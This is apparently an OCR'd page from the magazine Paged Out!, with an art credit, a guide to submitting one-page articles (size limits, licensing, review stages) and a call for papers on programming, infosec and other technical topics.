Warmth

Killer Rabbit

SAA-TIP 0.0.7

https://www.instagram.com/killerrabbitmedia/

Would you like to see your article published in the next issue of Paged Out!?

Here's how to make that happen:

First, you need an idea that will fit on one page.
That is one of our key requirements, if not the most important. Every article can only occupy one page. To be more precise, it needs to occupy the space of 515 x 717 pts.

We have a nifty tool that you can use to check if your page size is ok - https://review-tools.pagedout.institute/

The article has to be on a topic that is fit for Paged Out! Not sure if your topic is?

You can always ask us before you commit to writing. Or you can consult the list here: https://pagedout.institute/?page=writing.php#article-topics

Once the topic is locked down, then comes the writing, and it has to be done by you. Remember, you can write about AI but don't rely on it to do the writing for you ;) Besides, you will do a better job than it can!

Next, submit the article to us, preferably as a PDF file (you can also use PNGs for art), at articles@pagedout.institute.

Here is what happens next:

First, you will receive a link to a form from us. The form asks some really important questions, including which license you would prefer for your submission, details about the title and the name under which the article should be published, which fonts you have used and the source of images that are in it.

Remember that both the fonts and the images need to have licenses that allow them to be used in commercial projects and to be embedded in a PDF.

Once the replies are received, we will work with you on polishing the article. The stages include a technical review and a language review.
If there are images in your article, we will ask you for an alt text for them.


After the stages are completed, your article will be ready for publishing!

Not all articles have to be written. If you want to draw a cheatsheet, a diagram, or an image, please do so, we accept such submissions as well.

This is a shorter and more concise version of the content that can be found here:
https://pagedout.institute/?page=writing.php and here:
https://pagedout.institute/?page=cfp.php

The most important thing though is that you enjoy the process of writing and then of getting your article ready for publication in cooperation with our great team.

Happy writing!



Paged Out! Call For Papers!

We are accepting articles on programming (especially programming tricks!), infosec, reverse engineering, OS internals, retro computers, modern computers, electronics, hacking, demoscene, radio, and any other cool technical stuff!

For details please visit:

https://pagedout.institute/